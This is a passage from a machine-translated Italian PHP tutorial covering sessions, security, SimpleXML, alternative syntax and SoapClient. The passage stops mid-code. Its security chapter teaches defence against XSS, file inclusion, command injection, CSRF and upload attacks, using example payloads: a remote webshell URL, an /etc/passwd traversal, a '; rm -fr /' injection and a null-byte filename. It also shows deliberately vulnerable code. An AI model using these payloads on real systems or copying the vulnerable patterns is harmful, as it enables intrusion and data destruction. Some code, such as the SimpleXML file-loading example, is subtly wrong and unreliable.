A partire da PHP Sessions possiamo passare una matrice con opzioni `php.ini` basate sulla sessione alla funzione `session_start` .

Esempio

```
<?php
   if (version_compare(PHP_VERSION, '7.0.0') >= 0) {
       // php >= 7 version
       session_start([
          'cache_limiter' => 'private',
          'read_and_close' => true,
       ]);
   } else {
       // php < 7 version
       session_start();
   }
?>
```

Questa funzione introduce anche una nuova impostazione `php.ini` denominata `session.lazy_write` , che per impostazione predefinita è `true` e che i dati della sessione vengono solo riscritti, se cambia.

Riferimenti: https://wiki.php.net/rfc/session-lock-ini

Nome della sessione

Verifica se i cookie di sessione sono stati creati

Il nome della sessione è il nome del cookie utilizzato per memorizzare le sessioni. È possibile utilizzare questo per rilevare se i cookie per una sessione sono stati creati per l'utente:

```
if(isset($_COOKIE[session_name()])) {
    session_start();
}
```

Si noti che questo metodo in genere non è utile a meno che non si desideri realmente creare cookie inutilmente.

Modifica del nome della sessione

È possibile aggiornare il nome della sessione chiamando `session_name()` .

```
//Set the session name
session_name('newname');
//Start the session
session_start();
```

Se non viene fornito alcun argomento in `session_name()` , viene restituito il nome della sessione corrente.

> Dovrebbe contenere solo caratteri alfanumerici; dovrebbe essere breve e descrittivo (vale a dire per gli utenti con avvertimenti sui cookie abilitati). Il nome della sessione non può essere composto solo da cifre, deve essere presente almeno una lettera. Altrimenti viene generato un nuovo ID di sessione ogni volta.

Blocco delle sessioni

Come tutti sappiamo, PHP scrive i dati di sessione in un file sul lato server. Quando viene fatta una richiesta allo script php che avvia la sessione tramite `session_start()` , PHP blocca questo file di sessione risultante per bloccare / attendere altre richieste in ingresso per lo stesso `session_id` da completare, a causa del quale le altre richieste rimarranno bloccate su `session_start()` fino a oppure a meno che il **file di sessione bloccato** non sia stato rilasciato

Il file di sessione rimane bloccato fino al completamento dello script o alla chiusura manuale della sessione. Per evitare questa situazione, *per evitare che più richieste vengano bloccate* , possiamo avviare la sessione e chiudere la sessione che rilascerà il blocco dal file di sessione e consentire di continuare le richieste rimanenti.

```
// php < 7.0
// start session
```

```
session_start();

// write data to session
$_SESSION['id'] = 123; // session file is locked, so other requests are blocked

// close the session, release lock
session_write_close();
```

Ora si penserà che se la sessione è chiusa, come leggiamo i valori della sessione, abbelliamo anche dopo che la sessione è stata chiusa, la sessione è ancora disponibile. Quindi, possiamo ancora leggere i dati della sessione.

```
echo $_SESSION['id'];    // will output  123
```

In **PHP> = 7.0,** possiamo avere sessione **read_only,** sessione **READ_WRITE** e la sessione **lazy_write,** quindi potrebbe non necessaria per utilizzare `session_write_close()`

Inizio sessione sicura senza errori

Molti sviluppatori hanno questo problema quando lavorano su progetti enormi, specialmente se lavorano su alcuni CMS modulari su plug-in, componenti aggiuntivi, componenti ecc. Ecco la soluzione per l'avvio sicuro della sessione dove se prima si verificava la versione di PHP per coprire tutte le versioni e il successivo è controllato se la sessione è iniziata. Se la sessione non esiste, inizio la sessione in sicurezza. Se la sessione esiste non succede nulla.

```
if (version_compare(PHP_VERSION, '7.0.0') >= 0) {
    if(session_status() == PHP_SESSION_NONE) {
        session_start(array(
          'cache_limiter' => 'private',
          'read_and_close' => true,
       ));
    }
}
else if (version_compare(PHP_VERSION, '5.4.0') >= 0)
{
    if (session_status() == PHP_SESSION_NONE) {
        session_start();
    }
}
else
{
    if(session_id() == '') {
        session_start();
    }
}
```

Questo può aiutarti molto a evitare l'errore `session_start` .

Leggi sessioni online: https://riptutorial.com/it/php/topic/486/sessioni

Capitolo 87: Sicurezza

introduzione

Poiché la maggior parte dei siti Web si trova in PHP, la sicurezza delle applicazioni è un argomento importante per gli sviluppatori PHP per proteggere i loro siti Web, dati e clienti. Questo argomento tratta le migliori pratiche di sicurezza in PHP, nonché le vulnerabilità e i punti deboli comuni con le correzioni di esempio in PHP.

Osservazioni

Guarda anche

- Prevenzione dell'iniezione SQL con query parametrizzate in PDO
- Dichiarazioni preparate in mysqli
- Apri il progetto Web Application Security (OWASP)

Examples

Segnalazione errori

Per impostazione predefinita, PHP genererà *errori* , *avvertenze* e messaggi di *avviso* direttamente sulla pagina se si verifica qualcosa di inaspettato in uno script. Questo è utile per risolvere problemi specifici con uno script ma allo stesso tempo genera informazioni che non vuoi che i tuoi utenti sappiano.

Pertanto, è buona norma evitare di visualizzare quei messaggi che rivelano informazioni sul server, ad esempio l'albero delle directory, negli ambienti di produzione. In uno sviluppo o in un ambiente di test questi messaggi possono essere ancora utili da visualizzare a scopo di debug.

Una soluzione rapida

È possibile disattivarli in modo che i messaggi non vengano visualizzati, tuttavia ciò rende più difficile il debugging dello script.

```
<?php
  ini_set("display_errors", "0");
?>
```

Oppure modificali direttamente nel *php.ini* .

```
display_errors = 0
```

Gestione degli errori

Un'opzione migliore sarebbe quella di memorizzare quei messaggi di errore in un posto che sono più utili, come un database:

```
set_error_handler(function($errno , $errstr, $errfile, $errline){
  try{
    $pdo = new PDO("mysql:host=hostname;dbname=databasename", 'dbuser', 'dbpwd', [
      PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION
    ]);

    if($stmt = $pdo->prepare("INSERT INTO `errors` (no,msg,file,line) VALUES (?,?,?,?)")){
      if(!$stmt->execute([$errno, $errstr, $errfile, $errline])){
        throw new Exception('Unable to execute query');
      }
    } else {
      throw new Exception('Unable to prepare query');
    }
  } catch (Exception $e){
    error_log('Exception: ' . $e->getMessage() . PHP_EOL . "$errfile:$errline:$errno |
$errstr");
  }
});
```

Questo metodo registrerà i messaggi nel database e se questo non riesce a un file invece di farlo eco direttamente nella pagina. In questo modo puoi tenere traccia di ciò che gli utenti stanno riscontrando sul tuo sito web e avvisarti immediatamente se qualcosa va storto.

Cross-Site Scripting (XSS)

Problema

Lo scripting cross-site è l'esecuzione involontaria di codice remoto da parte di un client web. Qualsiasi applicazione Web potrebbe esporre se stessa a XSS se accetta l'input da un utente e la stampa direttamente su una pagina Web. Se l'input include HTML o JavaScript, il codice remoto può essere eseguito quando questo contenuto viene reso dal client web.

Ad esempio, se un lato di terze parti contiene un file JavaScript :

```
// http://example.com/runme.js
document.write("I'm running");
```

E un'applicazione PHP emette direttamente una stringa passata in esso:

```
<?php
echo '<div>' . $_GET['input'] . '</div>';
```

Se un parametro GET non controllato contiene `<script src="http://example.com/runme.js"></script>` l'output dello script PHP sarà:

```
<div><script src="http://example.com/runme.js"></script></div>
```

Il JavaScript di terze parti verrà eseguito e l'utente vedrà "Sto eseguendo" sulla pagina web.

Soluzione

Come regola generale, non fidarsi mai dell'input proveniente da un client. Ogni valore GET, POST e cookie potrebbe essere qualsiasi cosa e dovrebbe quindi essere convalidato. Quando si emette uno di questi valori, sfuggirli in modo che non vengano valutati in modo inaspettato.

Tieni presente che anche nelle applicazioni più semplici i dati possono essere spostati e sarà difficile tenere traccia di tutte le fonti. Pertanto è una buona pratica evitare *sempre l'* output.

PHP fornisce alcuni modi per evitare l'output a seconda del contesto.

Funzioni di filtro

Le funzioni di filtro di PHP consentono ai dati di input dello script php di essere disinfettati o convalidati in molti modi . Sono utili quando si salva o si invia un input client.

Codifica HTML

`htmlspecialchars` convertirà tutti i "caratteri speciali HTML" nelle loro codifiche HTML, il che significa che *non* saranno elaborati come HTML standard. Per correggere il nostro esempio precedente utilizzando questo metodo:

```
<?php
echo '<div>' . htmlspecialchars($_GET['input']) . '</div>';
// or
echo '<div>' . filter_input(INPUT_GET, 'input', FILTER_SANITIZE_SPECIAL_CHARS) . '</div>';
```

Uscirebbe:

```
<div>&lt;script src=&quot;http://example.com/runme.js&quot;&gt;&lt;/script&gt;</div>
```

Tutto ciò che si trova all'interno del tag `<div>` *non* verrà interpretato come un tag JavaScript dal browser, ma come un semplice nodo di testo. L'utente vedrà sicuramente:

```
<script src="http://example.com/runme.js"></script>
```

Codifica URL

Quando si genera un URL generato dinamicamente, PHP fornisce la funzione `urlencode` per generare in modo sicuro URL validi. Ad esempio, se un utente è in grado di immettere dati che diventano parte di un altro parametro GET:

```
<?php
$input = urlencode($_GET['input']);
// or
$input = filter_input(INPUT_GET, 'input', FILTER_SANITIZE_URL);
echo '<a href="http://example.com/page?input="' . $input . '">Link</a>';
```

Qualsiasi input dannoso verrà convertito in un parametro URL codificato.

Utilizzo di librerie esterne specializzate o elenchi di OWASP AntiSamy

A volte vorrete inviare HTML o altro tipo di input di codice. Sarà necessario mantenere un elenco di parole autorizzate (lista bianca) e non autorizzato (lista nera).

È possibile scaricare elenchi standard disponibili sul sito Web di OWASP AntiSamy . Ogni lista è adatta per uno specifico tipo di interazione (ebay api, tinyMCE, ecc ...). Ed è open source.

Esistono librerie esistenti per filtrare l'HTML e prevenire gli attacchi XSS per il caso generale ed eseguire almeno altrettanto bene gli elenchi di AntiSamy con un uso molto semplice. Ad esempio hai purificatore HTML

Inclusione di file

Inclusione di file remoti

Remote File Inclusion (noto anche come RFI) è un tipo di vulnerabilità che consente a un utente malintenzionato di includere un file remoto.

Questo esempio inietta un file ospitato in remoto contenente un codice dannoso:

```
<?php
include $_GET['page'];
```

/vulnerable.php?page= http://evil.example.com/webshell.txt ?

Inclusione di file locali

Local File Inclusion (noto anche come LFI) è il processo di inclusione dei file su un server attraverso il browser web.

```
<?php
$page = 'pages/'.$_GET['page'];
if(isset($page)) {
    include $page;
} else {
    include 'index.php';
}
```

/vulnerable.php?page=../../../../etc/passwd

Soluzione a RFI e LFI:

Si consiglia di consentire solo l'inclusione di file approvati e limitarli solo a quelli.

```
<?php
$page = 'pages/'.$_GET['page'].'.php';
$allowed = ['pages/home.php','pages/error.php'];
if(in_array($page,$allowed)) {
    include($page);
} else {
    include('index.php');
}
```

Iniezione dalla riga di comando

Problema

Analogamente all'iniezione SQL che consente a un utente malintenzionato di eseguire query arbitrarie su un database, l'iniezione dalla riga di comando consente a qualcuno di eseguire comandi di sistema non attendibili su un server Web. Con un server protetto in modo improprio questo darebbe ad un attaccante il controllo completo su un sistema.

Supponiamo, ad esempio, che uno script consenta a un utente di elencare il contenuto della directory su un server web.

```
<pre>
<?php system('ls ' . $_GET['path']); ?>
</pre>
```

(In un'applicazione reale si utilizzano le funzioni o gli oggetti incorporati di PHP per ottenere i contenuti del percorso. Questo esempio è per una semplice dimostrazione di sicurezza.)

Si spera di ottenere un parametro `path` simile a `/tmp` . Ma come ogni input è permesso, il `path` potrebbe essere `; rm -fr /` . Il server Web eseguirà quindi il comando

```
ls; rm -fr /
```

e tentare di cancellare tutti i file dalla radice del server.

Soluzione

Tutti gli argomenti dei comandi devono essere sottoposti a **escape** utilizzando `escapeshellarg()` o `escapeshellcmd()` . Ciò rende gli argomenti non eseguibili. Per ogni parametro, anche il valore di input deve essere **convalidato** .

Nel caso più semplice, possiamo garantire il nostro esempio con

```
<pre>
<?php system('ls ' . escapeshellarg($_GET['path'])); ?>
</pre>
```

Seguendo l'esempio precedente con il tentativo di rimuovere i file, il comando eseguito diventa

```
ls '; rm -fr /'
```

E la stringa viene semplicemente passata come parametro a `ls` , anziché terminare il comando `ls` ed eseguire `rm` .

Va notato che l'esempio sopra è ora protetto dall'iniezione di comando, ma non dall'indirizzamento tra directory. Per risolvere questo problema, è necessario verificare che il percorso normalizzato inizi con la sottodirectory desiderata.

PHP offre una varietà di funzioni per eseguire comandi di sistema, inclusi `exec` , `passthru` , `proc_open` , `shell_exec` e `system` . Tutti devono avere i loro input accuratamente convalidati e sfuggiti.

Perdita della versione di PHP

Di default, PHP dirà al mondo quale versione di PHP stai usando, ad es

```
X-Powered-By: PHP/5.3.8
```

Per risolvere questo problema puoi cambiare php.ini:

```
expose_php = off
```

O cambia l'intestazione:

```
header("X-Powered-By: Magic");
```

O se preferisci un metodo htaccess:

```
Header unset X-Powered-By
```

Se uno dei metodi precedenti non funziona, c'è anche la funzione `header_remove()` che ti offre la possibilità di rimuovere l'intestazione:

```
header_remove('X-Powered-By');
```

Se gli hacker sanno che stai usando PHP e la versione di PHP che stai usando, è più facile per loro sfruttare il tuo server.

Tag spogliati

`strip_tags` è una funzione molto potente se sai come usarlo. Come metodo per prevenire gli attacchi di cross-site scripting ci sono metodi migliori, come la codifica dei caratteri, ma i tag stripping sono utili in alcuni casi.

Esempio di base

```
$string = '<b>Hello,<> please remove the <> tags.</b>';

echo strip_tags($string);
```

Uscita grezza

```
Hello, please remove the tags.
```

Permettere tag

Supponiamo che tu voglia consentire un determinato tag ma nessun altro tag, quindi lo specifichi nel secondo parametro della funzione. Questo parametro è facoltativo. Nel mio caso voglio solo passare il tag `<b>` .

```
$string = '<b>Hello,<> please remove the <br> tags.</b>';

echo strip_tags($string, '<b>');
```

Uscita grezza

```
<b>Hello, please remove the  tags.</b>
```

Avvisi)

`HTML` commenti `HTML` e i tag `PHP` vengono rimossi. Questo è hardcoded e non può essere modificato con allowable_tags.

In `PHP` 5.3.4 e versioni successive, i tag `XHTML` chiusura automatica vengono ignorati e solo i tag non autochiudenti devono essere utilizzati in allowable_tags. Ad esempio, per consentire sia a `<br>` sia a `<br/>` , devi usare:

```
<?php
strip_tags($input, '<br>');
?>
```

Falsificazione richiesta tra siti

Problema

La richiesta di cross-site Forgery o `CSRF` può costringere un utente finale a generare inconsapevolmente richieste malevoli su un server web. Questo vettore di attacco può essere sfruttato in entrambe le richieste POST e GET. Diciamo per esempio che l'url endpoint `/delete.php?accnt=12` cancella l'account come passato dal parametro `accnt` di una richiesta GET. Ora se un utente autenticato incontrerà il seguente script in qualsiasi altra applicazione

```
<img src="http://domain.com/delete.php?accnt=12" width="0" height="0" border="0">
```

l'account sarebbe stato cancellato.

Soluzione

Una soluzione comune a questo problema è l'uso di **token CSRF** . I token CSRF sono incorporati nelle richieste in modo che un'applicazione Web possa considerare attendibile che una richiesta provenga da un'origine prevista come parte del normale flusso di lavoro dell'applicazione. Innanzitutto l'utente esegue alcune azioni, come la visualizzazione di un modulo, che attiva la creazione di un token univoco. Potrebbe essere simile a un modulo di esempio che implementa questo aspetto

```
<form method="get" action="/delete.php">
  <input type="text" name="accnt" placeholder="accnt number" />
  <input type="hidden" name="csrf_token" value="<randomToken>" />
  <input type="submit" />
</form>
```

Il token può quindi essere convalidato dal server contro la sessione utente dopo l'invio del modulo per eliminare le richieste dannose.

Codice di esempio

Ecco un codice di esempio per un'implementazione di base:

```
/* Code to generate a CSRF token and store the same */
...
<?php
  session_start();
  function generate_token() {
    // Check if a token is present for the current session
    if(!isset($_SESSION["csrf_token"])) {
        // No token present, generate a new one
        $token = random_bytes(64);
        $_SESSION["csrf_token"] = $token;
    } else {
        // Reuse the token
        $token = $_SESSION["csrf_token"];
    }
    return $token;
  }
?>
<body>
  <form method="get" action="/delete.php">
    <input type="text" name="accnt" placeholder="accnt number" />
    <input type="hidden" name="csrf_token" value="<?php echo generate_token();?>" />
    <input type="submit" />
  </form>
</body>
...
```

```
/* Code to validate token and drop malicious requests */
...
<?php
  session_start();
  if ($_GET["csrf_token"] != $_SESSION["csrf_token"]) {
    // Reset token
    unset($_SESSION["csrf_token"]);
    die("CSRF token validation failed");
  }
?>
...
```

Esistono già molte librerie e framework che hanno la loro implementazione della convalida CSRF. Sebbene questa sia la semplice implementazione di CSRF, è necessario scrivere del codice per **rigenerare** il token CSRF in modo dinamico per impedire il furto e la fissazione del token CSRF.

Caricamento di file

Se si desidera che gli utenti caricino i file sul server, è necessario eseguire un paio di controlli di sicurezza prima di spostare effettivamente il file caricato nella directory Web.

I dati caricati:

Questo array contiene *dati inviati **dall'utente*** e *non* informazioni sul file stesso. Mentre solitamente questi dati vengono generati dal browser, è possibile effettuare facilmente una richiesta di posta allo stesso modulo utilizzando il software.

```
$_FILES['file']['name'];
$_FILES['file']['type'];
$_FILES['file']['size'];
$_FILES['file']['tmp_name'];
```

- `name` : verifica ogni aspetto di esso.
- `type` - Non usare mai questi dati. Può essere recuperato utilizzando invece le funzioni PHP.
- `size` - sicuro da usare.
- `tmp_name` - Sicuro da usare.

Sfruttare il nome del file

Normalmente il sistema operativo non consente caratteri specifici nel nome di un file, ma spoofando la richiesta è possibile aggiungerli permettendo che accadano cose inaspettate. Ad esempio, consente di denominare il file:

```
../script.php%00.png
```

Guarda bene il nome del file e dovresti notare un paio di cose.

1. Il primo a notare è `../` , completamente illegale nel nome di un file e allo stesso tempo

perfettamente soddisfacente se si sta spostando un file da una directory a un'altra, cosa che faremo nel modo giusto?
2. Ora potresti pensare di verificare correttamente le estensioni del file nel tuo script ma questo exploit si basa sulla decodifica dell'URL, traducendo `%00` in un carattere `null` , in pratica dicendo al sistema operativo, questa stringa finisce qui, eliminando `.png` dal nome del file .

Così ora ho caricato `script.php` in un'altra directory, passando da semplici convalide alle estensioni di file. Inoltre esegue il by-pass dei file `.htaccess` non consentono l'esecuzione di script all'interno della directory di caricamento.

Ottenere il nome e l'estensione del file in modo sicuro

Puoi usare `pathinfo()` per estrapolare il nome e l'estensione in modo sicuro, ma prima dobbiamo sostituire i caratteri indesiderati nel nome del file:

```
// This array contains a list of characters not allowed in a filename
$illegal   = array_merge(array_map('chr', range(0,31)), ["<", ">", ":", '"', "/", "\\", "|",
"?", "*", " "]);
$filename  = str_replace($illegal, "-", $_FILES['file']['name']);

$pathinfo  = pathinfo($filename);
$extension = $pathinfo['extension'] ? $pathinfo['extension']:'';
$filename  = $pathinfo['filename']  ? $pathinfo['filename']:'';

if(!empty($extension) && !empty($filename)){
  echo $filename, $extension;
} else {
  die('file is missing an extension or name');
}
```

Mentre ora abbiamo un nome file e un'estensione che possono essere utilizzati per la memorizzazione, preferisco comunque archiviare tali informazioni in un database e dare a quel file un nome generato, ad esempio, `md5(uniqid().microtime())`

```
+----+--------+-----------+------------+------+----------------------------------+------------
---------+
| id | title  | extension | mime       | size | filename                         | time
|
+----+--------+-----------+------------+------+----------------------------------+------------
---------+
| 1  | myfile | txt       | text/plain | 1020 | 5bcdaeddbfbd2810fa1b6f3118804d66 | 2017-03-11
00:38:54 |
+----+--------+-----------+------------+------+----------------------------------+------------
---------+
```

Ciò risolverebbe il problema dei nomi di file duplicati e degli exploit non sfruttati nel nome del file. Ciò potrebbe anche indurre l'utente malintenzionato a indovinare dove quel file è stato archiviato poiché non è in grado di indirizzarlo specificamente per l'esecuzione.

Convalida del tipo MIME

Controllare un'estensione di file per determinare quale file è non è sufficiente in quanto un file potrebbe denominare `image.png` ma potrebbe benissimo contenere uno script php. Controllando il tipo mime del file caricato su un'estensione di file è possibile verificare se il file contiene il nome a cui si riferisce.

Puoi anche fare un ulteriore passo avanti per convalidare le immagini, e questo è in realtà aprirle:

```
if($mime == 'image/jpeg' && $extension == 'jpeg' || $extension == 'jpg'){
  if($img = imagecreatefromjpeg($filename)){
    imagedestroy($img);
  } else {
    die('image failed to open, could be corrupt or the file contains something else.');
  }
}
```

È possibile recuperare il mime-type utilizzando una build-in funzione o di una classe di .

Elenco bianco dei tuoi caricamenti

Soprattutto, dovresti autorizzare le estensioni di file e i tipi mime a seconda di ogni modulo.

```
function isFiletypeAllowed($extension, $mime, array $allowed)
{
    return  isset($allowed[$mime]) &&
            is_array($allowed[$mime]) &&
            in_array($extension, $allowed[$mime]);
}

$allowedFiletypes = [
    'image/png'  => [ 'png' ],
    'image/gif'  => [ 'gif' ],
    'image/jpeg' => [ 'jpg', 'jpeg' ],
];

var_dump(isFiletypeAllowed('jpg', 'image/jpeg', $allowedFiletypes));
```

Leggi Sicurezza online: https://riptutorial.com/it/php/topic/2781/sicurezza

Capitolo 88: SimpleXML

Examples

Caricamento di dati XML in simplexml

Caricamento da stringa

Usa `simplexml_load_string` per creare un `SimpleXMLElement` da una stringa:

```
$xmlString = "<?xml version='1.0' encoding='UTF-8'?>";
$xml = simplexml_load_string($xmlString) or die("Error: Cannot create object");
```

Si noti che `or` `||` deve essere usato qui perché la precedenza di `or` è superiore a `=` . Il codice dopo `or` verrà eseguito solo se `$xml` fine si risolve in falso.

Caricamento dal file

Usa `simplexml_load_file` per caricare dati XML da un file o da un URL:

```
$xml = simplexml_load_string("filePath.xml");

$xml = simplexml_load_string("https://example.com/doc.xml");
```

L'URL può essere di qualsiasi schema supportato da PHP o wrapper di flusso personalizzato.

Leggi SimpleXML online: https://riptutorial.com/it/php/topic/7820/simplexml

Capitolo 89: Sintassi alternativa per le strutture di controllo

Sintassi

- struttura: / * codice * / endstructure;

Osservazioni

Quando si mescola la struttura alternativa per `switch` con HTML, è importante non avere spazi bianchi tra l' `switch($condition):` iniziale `switch($condition):` e il `case $value:` primo `case $value:` Fare questo sta tentando di echeggiare qualcosa (spazio bianco) prima di un caso.

Tutte le strutture di controllo seguono la stessa idea generale. Invece di usare le parentesi graffe per incapsulare il codice, si utilizzano due punti e una struttura `endstructure;` istruzione: `structure: /* code */ endstructure;`

Examples

Alternativa per affermazione

```
<?php

for ($i = 0; $i < 10; $i++):
    do_something($i);
endfor;

?>

<?php for ($i = 0; $i < 10; $i++): ?>
    <p>Do something in HTML with <?php echo $i; ?></p>
<?php endfor; ?>
```

Alternativa mentre dichiarazione

```
<?php

while ($condition):
    do_something();
endwhile;

?>

<?php while ($condition): ?>
    <p>Do something in HTML</p>
<?php endwhile; ?>
```

Dichiarazione foreach alternativa

```
<?php

foreach ($collection as $item):
    do_something($item);
endforeach;

?>

<?php foreach ($collection as $item): ?>
    <p>Do something in HTML with <?php echo $item; ?></p>
<?php endforeach; ?>
```

Dichiarazione alternativa dell'interruttore

```
<?php

switch ($condition):
    case $value:
        do_something();
        break;
    default:
        do_something_else();
        break;
endswitch;

?>

<?php switch ($condition): ?>
<?php case $value: /* having whitespace before your cases will cause an error */ ?>
    <p>Do something in HTML</p>
    <?php break; ?>
<?php default: ?>
    <p>Do something else in HTML</p>
    <?php break; ?>
<?php endswitch; ?>
```

Alternative if / else statement

```
<?php

if ($condition):
    do_something();
elseif ($another_condition):
    do_something_else();
else:
    do_something_different();
endif;

?>

<?php if ($condition): ?>
    <p>Do something in HTML</p>
<?php elseif ($another_condition): ?>
    <p>Do something else in HTML</p>
```

```
<?php else: ?>
    <p>Do something different in HTML</p>
<?php endif; ?>
```

Leggi Sintassi alternativa per le strutture di controllo online:
https://riptutorial.com/it/php/topic/1199/sintassi-alternativa-per-le-strutture-di-controllo

Capitolo 90: SOAP Client

Sintassi

- __getFunctions () // Restituisce l'array di funzioni per il servizio (solo modalità WSDL)
- __getTypes () // Restituisce l'array di tipi per il servizio (solo modalità WSDL)
- __getLastRequest () // Restituisce XML dall'ultima richiesta (richiede l'opzione di `trace`)
- __getLastRequestHeaders () // Restituisce le intestazioni dall'ultima richiesta (richiede l'opzione di `trace`)
- __getLastResponse () // Restituisce XML dall'ultima risposta (richiede l'opzione di `trace`)
- __getLastResponseHeaders () // Restituisce le intestazioni dall'ultima risposta (richiede l'opzione di `trace`)

Parametri

Parametro	Dettagli
$ wsdl	URI di WSDL o `NULL` se si utilizza la modalità non WSDL
$ options	Matrice di opzioni per SoapClient. La modalità non WSDL richiede la `location` e `uri` da impostare, tutte le altre opzioni sono opzionali. Vedere la tabella sotto per i valori possibili.

Osservazioni

La classe `SoapClient` è dotata di un metodo `__call` . Questo *non* deve essere chiamato direttamente. Invece questo ti permette di fare:

```
$soap->requestInfo(['a', 'b', 'c']);
```

Questo chiamerà il metodo SOAP `requestInfo` .

Tabella dei possibili valori delle `$options` (*matrice di coppie chiave / valore*):

Opzione	Dettagli
Posizione	URL del server SOAP. *Richiesto* in modalità non WSDL. Può essere utilizzato in modalità WSDL per sovrascrivere l'URL.
uri	Target namespace del servizio SOAP. *Richiesto* in modalità non WSDL.
stile	I valori possibili sono `SOAP_RPC` o `SOAP_DOCUMENT` . Valido solo in modalità non WSDL.

Opzione	Dettagli
uso	I valori possibili sono `SOAP_ENCODED` o `SOAP_LITERAL` . Valido solo in modalità non WSDL.
soap_version	I valori possibili sono `SOAP_1_1` (*predefinito*) o `SOAP_1_2` .
autenticazione	Abilita autenticazione HTTP. I valori possibili sono `SOAP_AUTHENTICATION_BASIC` (*predefinito*) o `SOAP_AUTHENTICATION_DIGEST` .
accesso	Nome utente per l'autenticazione HTTP
parola d'ordine	Password per l'autenticazione HTTP
proxy_host	URL del server proxy
porta proxy	Porta del server proxy
proxy_login	Nome utente per il proxy
proxy_password	Password per il proxy
local_cert	Percorso per il certificato client HTTPS (per l'autenticazione)
frase d'accesso	Passphrase per il certificato del client HTTPS
compressione	Comprimi richiesta / risposta. Il valore è una maschera di bit di `SOAP_COMPRESSION_ACCEPT` con `SOAP_COMPRESSION_GZIP` o `SOAP_COMPRESSION_DEFLATE` . Ad esempio: `SOAP_COMPRESSION_ACCEPT | SOAP_COMPRESSION_GZIP` .
codifica	Codifica dei caratteri interni (TODO: possibili valori)
traccia	*Boolean* , il valore predefinito è `FALSE` . Abilita la traccia delle richieste in modo che i guasti possano essere retrocessi. Consente l'uso di `__getLastRequest()` , `__getLastRequestHeaders()` , `__getLastResponse()` e `__getLastResponseHeaders()` .
classmap	Mappare i tipi WSDL alle classi PHP. Il valore dovrebbe essere un array con tipi WSDL come chiavi e nomi di classi PHP come valori.
eccezioni	Valore *booleano* . Dovrebbero esserci errori di SOAP (di tipo `SoapFault).
connesione finita	Timeout (in secondi) per la connessione al servizio SOAP.
typemap	Matrice di tipi di mappature. La matrice deve essere coppia chiave / valore con i seguenti tasti: `type_name` , `type_ns` (URI dello spazio dei nomi), `from_xml` (callback che accetta un parametro stringa) e `to_xml` (callback che accetta un parametro oggetto).

Opzione	Dettagli
cache_wsdl	Come (se necessario) dovrebbe essere memorizzato il file WSDL. I valori possibili sono `WSDL_CACHE_NONE` , `WSDL_CACHE_DISK` , `WSDL_CACHE_MEMORY` o `WSDL_CACHE_BOTH` .
user_agent	Stringa da utilizzare nell'intestazione `User-Agent` .
stream_context	Una risorsa per un contesto.
Caratteristiche	Maschera di bit di `SOAP_SINGLE_ELEMENT_ARRAYS` , `SOAP_USE_XSI_ARRAY_TYPE` , `SOAP_WAIT_ONE_WAY_CALLS` .
KEEP_ALIVE	(*Versione PHP> = 5.4 solo*) Valore *booleano* . Invia una `Connection: Keep-Alive` intestazione `Connection: Keep-Alive` (`TRUE`) o `Connection: Close` header (`FALSE`).
ssl_method	(*Versione PHP> = solo 5.5*) Quale versione SSL / TLS usare. I valori possibili sono `SOAP_SSL_METHOD_TLS` , `SOAP_SSL_METHOD_SSLv2` , `SOAP_SSL_METHOD_SSLv3` o `SOAP_SSL_METHOD_SSLv23` .

> **Problema con PHP a 32 bit : in PHP a** 32 bit, stringhe numeriche superiori a 32 bit che vengono automaticamente convertite in numero intero da `xs:long` risulterà il raggiungimento del limite di 32 bit, gettandolo a `2147483647` . Per ovviare a questo, lanciare le stringhe su float prima di passarle a `__soapCall()` .

Examples

Modalità WSDL

Innanzitutto, crea un nuovo oggetto `SoapClient` , passando l'URL al file WSDL e, facoltativamente, una serie di opzioni.

```
// Create a new client object using a WSDL URL
$soap = new SoapClient('https://example.com/soap.wsdl', [
    # This array and its values are optional
    'soap_version' => SOAP_1_2,
    'compression' => SOAP_COMPRESSION_ACCEPT | SOAP_COMPRESSION_GZIP,
    'cache_wsdl' => WSDL_CACHE_BOTH,
    # Helps with debugging
    'trace' => TRUE,
    'exceptions' => TRUE
]);
```

Quindi utilizzare l'oggetto `$soap` per chiamare i metodi SOAP.

```
$result = $soap->requestData(['a', 'b', 'c']);
```

Modalità non WSDL

Questo è simile alla modalità WSDL, tranne che passiamo `NULL` come file WSDL e assicuratevi di impostare la `location` e le opzioni `uri` .

```
$soap = new SoapClient(NULL, [
    'location' => 'https://example.com/soap/endpoint',
    'uri' => 'namespace'
]);
```

Classmaps

Quando si crea un client SOAP in PHP, è anche possibile impostare una chiave di `classmap` nell'array di configurazione. Questa `classmap` definisce quali tipi definiti nel WSDL devono essere mappati su classi effettive, invece che su `StdClass` predefinito. Il motivo per cui dovresti farlo è che puoi ottenere il completamento automatico dei campi e delle chiamate ai metodi su queste classi, invece di dover indovinare quali campi sono impostati sul normale `StdClass` .

```
class MyAddress {
    public $country;
    public $city;
    public $full_name;
    public $postal_code; // or zip_code
    public $house_number;
}

class MyBook {
    public $name;
    public $author;

    // The classmap also allows us to add useful functions to the objects
    // that are returned from the SOAP operations.
    public function getShortDescription() {
        return "{$this->name}, written by {$this->author}";
    }
}

$soap_client = new SoapClient($link_to_wsdl, [
    // Other parameters
    "classmap" => [
        "Address" => MyAddress::class, // ::class simple returns class as string
        "Book" => MyBook::class,
    ]
]);
```

Dopo aver configurato la mappa di classe, ogni volta che si esegue una determinata operazione che restituisce un tipo `Address` o `Book` , SoapClient crea un'istanza di quella classe, riempie i campi con i dati e li restituisce dalla chiamata all'operazione.

```
// Lets assume 'getAddress(1234)' returns an Address by ID in the database
$address = $soap_client->getAddress(1234);

// $address is now of type MyAddress due to the classmap
echo $address->country;

// Lets assume the same for 'getBook(1234)'
$book = $soap_client->getBook(124);
```

```
// We can not use other functions defined on the MyBook class
echo $book->getShortDescription();

// Any type defined in the WSDL that is not defined in the classmap
// will become a regular StdClass object
$author = $soap_client->getAuthor(1234);

// No classmap for Author type, $author is regular StdClass.
// We can still access fields, but no auto-completion and no custom functions
// to define for the objects.
echo $author->name;
```

Tracciare la richiesta e la risposta SOAP

A volte vogliamo vedere cosa viene inviato e ricevuto nella richiesta SOAP. I seguenti metodi restituiranno l'XML nella richiesta e nella risposta:

```
SoapClient::__getLastRequest()
SoapClient::__getLastRequestHeaders()
SoapClient::__getLastResponse()
SoapClient::__getLastResponseHeaders()
```

Ad esempio, supponiamo di avere una costante `ENVIRONMENT` e quando il valore di questa costante è impostato su `DEVELOPMENT` vogliamo `getAddress` tutte le informazioni quando la chiamata a `getAddress` genera un errore. Una soluzione potrebbe essere:

```
try {
    $address = $soap_client->getAddress(1234);
} catch (SoapFault $e) {
    if (ENVIRONMENT === 'DEVELOPMENT') {
        var_dump(
